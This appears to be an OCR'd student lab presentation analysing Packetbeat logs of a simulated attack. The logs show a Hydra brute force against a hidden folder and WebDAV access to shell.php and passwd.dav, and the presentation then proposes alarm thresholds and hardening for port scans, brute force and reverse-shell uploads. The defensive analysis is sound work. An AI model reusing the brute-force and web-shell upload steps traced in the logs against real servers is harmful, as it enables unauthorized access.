
May 9, 2022 @ 01:27:25.213 - May 12, 2022 @ 01:27:25.213 —

```
Time                          _source
> May 10, 2022 @ 00:46:31.366  url.path: /company_folders/secret_folder @timestamp: May 10, 2022 @ 00:46:31.366 http.response.headers.content-length: 338 http.response.headers.content-type: text/html;
                               charset=iso-8859-1 http.response.status_phrase: moved permanently http.response.status_code: 301 http.response.bytes: 626B http.response.body.bytes: 338B http.version: 1.1
                               http.request.method: get http.request.bytes: 530B http.request.headers.content-length: 0 user_agent.original: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
                               (KHTML, like Gecko) Chrome/101.0.4951.54 Safari/537.36 query: GET /company_folders/secret_folder destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 626B
                               status: OK url.domain: 192.168.1.105 url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http client.port: 52304 client.bytes: 530B
> May 10, 2022 @ 00:40:17.923  url.path: /company_folders/secret_folder @timestamp: May 10, 2022 @ 00:40:17.923 client.ip: 192.168.1.90 client.port: 33718 client.bytes: 159B type: http method: get
                               ecs.version: 1.5.0 event.kind: event event.category: network_traffic event.dataset: http event.duration: 1.3 event.start: May 10, 2022 @ 00:40:17.923 event.end: May 10, 2022
                               @ 00:40:17.924 server.ip: 192.168.1.105 server.port: 80 server.bytes: 698B host.name: server1 destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 698B
                               url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http url.domain: 192.168.1.105 http.request.method: get http.request.bytes: 159B
                               http.request.headers.content-length: 0 http.response.status_code: 401 http.response.bytes: 698B http.response.body.bytes: 460B http.response.headers.content-type: text/html;
> May 10, 2022 @ 00:40:17.922  url.path: /company_folders/secret_folder @timestamp: May 10, 2022 @ 00:40:17.922 network.transport: tcp network.protocol: http network.direction: inbound
                               network.community_id: 1:fDKs09PI0LT6bCNRk7aioe2kZsM= network.bytes: 861B network.type: ipv4 url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http
                               url.domain: 192.168.1.105 host.name: server1 ecs.version: 1.5.0 destination.bytes: 698B destination.ip: 192.168.1.105 destination.port: 80 user_agent.original: Mozilla/4.0
                               (Hydra) source.port: 33716 source.bytes: 163B source.ip: 192.168.1.90 agent.type: packetbeat agent.ephemeral_id: e2907e55-7570-4a7e-8489-d666cf26bb29 agent.hostname: server1
                               agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 query: GET /company_folders/secret_folder method: get event.kind: event event.category: network_traffic
> May 10, 2022 @ 00:40:17.910  url.path: /company_folders/secret_folder @timestamp: May 10, 2022 @ 00:40:17.910 type: http source.ip: 192.168.1.90 source.port: 33712 source.bytes: 163B event.duration: 0.0
```

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- Since there were 17,406 requests made to the */company_folders/secret_folder* directory, and 17,403 of those had a 401 error, this means that only 3 were successful.




destination.ip: 192.168.1.105

HTTP status codes for the top queries [Packetbeat] ECS

field	value	
HTTP Status Code	401	17,403 (99.98%)

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	17,406
http://192.168.1.105/webdav	116
http://192.168.1.105/webdav/shell.php	63
http://192.168.1.105/webdav/passwd.dav	16
http://192.168.1.105/	5



url.path: /company_folders/secret_folder and user_agent.original :"Mozilla/4.0 (Hydra)"

17,404 hits


May 9, 2022 @ 00:00:00.000 - May 12, 2022 @ 23:59:59.999

```
> May 10, 2022 @ 00:40:17.923   url.path: /company_folders/secret_folder user_agent.original: Mozilla/4.0 (Hydra) @timestamp: May 10, 2022 @ 00:40:17.923 client.ip: 192.168.1.90 client.port: 33716
                                client.bytes: 159B type: http method: get ecs.version: 1.5.0 event.kind: event event.category: network_traffic event.dataset: http event.duration: 1.3 event.start: May 10,
                                2022 @ 00:40:17.923 event.end: May 10, 2022 @ 00:40:17.924 server.ip: 192.168.1.105 server.port: 80 server.bytes: 698B host.name: server1 destination.ip: 192.168.1.105
                                destination.port: 80 destination.bytes: 698B url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http url.domain: 192.168.1.105 http.request.method: get
                                http.request.bytes: 159B http.request.headers.content-length: 0 http.response.status_code: 401 http.response.bytes: 698B http.response.body.bytes: 460B

> May 10, 2022 @ 00:40:17.922   url.path: /company_folders/secret_folder user_agent.original: Mozilla/4.0 (Hydra) @timestamp: May 10, 2022 @ 00:40:17.922 network.transport: tcp network.protocol: http
                                network.direction: inbound network.community_id: 1:fDKs09PI8LT6bCNRk7aioe2k2sM= network.bytes: 861B network.type: ipv4
                                url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http url.domain: 192.168.1.105 host.name: server1 ecs.version: 1.5.0 destination.bytes: 698B
                                destination.ip: 192.168.1.105 destination.port: 80 source.port: 33716 source.bytes: 163B source.ip: 192.168.1.90 agent.type: packetbeat agent.ephemeral_id: e2907e55-7570-
                                4a7e-8489-d666cf26bb29 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 query: GET /company_folders/secret_folder method: get

> May 10, 2022 @ 00:40:17.910   url.path: /company_folders/secret_folder user_agent.original: Mozilla/4.0 (Hydra) @timestamp: May 10, 2022 @ 00:40:17.910 type: http source.ip: 192.168.1.90
                                source.port: 33712 source.bytes: 163B event.duration: 0.8 event.start: May 10, 2022 @ 00:40:17.910 event.end: May 10, 2022 @ 00:40:17.911 event.kind: event
                                event.category: network_traffic event.dataset: http query: GET /company_folders/secret_folder server.ip: 192.168.1.105 server.port: 80 server.bytes: 698B status: Error
                                ecs.version: 1.5.0 destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 698B network.transport: tcp network.protocol: http network.direction: inbound
                                network.community_id: 1:M7UEFJw684TuPbkQHZ/ZYmh5OBo= network.bytes: 861B network.type: ipv4 client.port: 33712 client.bytes: 163B client.ip: 192.168.1.90 host.name: server1
```

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.


- There were 116 requests made to this directory.
- The files that were requested were the *shell.php* and *passwd.dav*



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	17,406
http://192.168.1.105/webdav	116
http://192.168.1.105/webdav/shell.php	63
http://192.168.1.105/webdav/passwd.dav	16
http://192.168.1.105/	5

Export: Raw Formatted



HTTP status codes for the top queries [Packetbeat] ECS

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

An alert that would get triggered when a single remote source scans a number of ports within a set amount of time.

What threshold would you set to activate this alarm?

Before the attack, it appears that the number of connections is around 600-700 so I would set the baseline to 2000 connections within an hour.

System Hardening

What configurations can be set on the host to mitigate port scans? Describe the solution. If possible, provide required command lines.

- Install a strong firewall to prevent unauthorized access and make sure it is regularly patched to avoid zero-day attacks
- The firewall can also be used to detect port scans in progress and shut it down

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

To prevent future unauthorized access, I would create an alert for every time an attempt was made to this directory.

What threshold would you set to activate this alarm?

I would set the threshold to 1 so that each access to this highly sensitive directory can be investigated.

System Hardening

What configuration can be set on the host to block unwanted access? Describe the solution. If possible, provide required command lines.

- Sensitive data should be encrypted and not accessible by unauthorized users
- Folders containing sensitive information should have more inconspicuous names

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

To detect future brute force attacks, I'd set an alert for failed login attempts.

What threshold would you set to activate this alarm?

I would set the threshold at 5 per 30 minutes and adjust it to a higher number if there are a lot of false positives.

System Hardening

What configuration can be set on the host to block brute force attacks? Describe the solution. If possible, provide the required command line(s).

- Along with setting an alert for failed login attempts of 5 or more per 30 minutes, I would configure the system to automatically lock out a user after hitting the threshold.
- I would set a password policy with password complexity to prevent common passwords from being used.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

To detect future access to this directory, an alert could be set for every time that the directory is accessed by an unauthorized user/machine.

What threshold would you set to activate this alarm?

I would set the threshold to 1 for every time there is an unauthorized access attempt.

System Hardening

What configuration can be set on the host to control access? Describe the solution. If possible, provide the required command line(s).

- Set up a firewall that would restrict connections to this shared folder
- Ensure that the folder is only accessible by users that are authorized

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

To detect future file uploads, an alarm can be set to trigger any time there is a .php file uploaded to the server.

What threshold would you set to activate this alarm?

I would set the threshold to 1 so that any .php file upload can be investigated.

System Hardening

What configuration can be set on the host to block file uploads? Describe the solution. If possible, provide the required command line.

- Completely removing the ability to upload files to this directory via web.

The End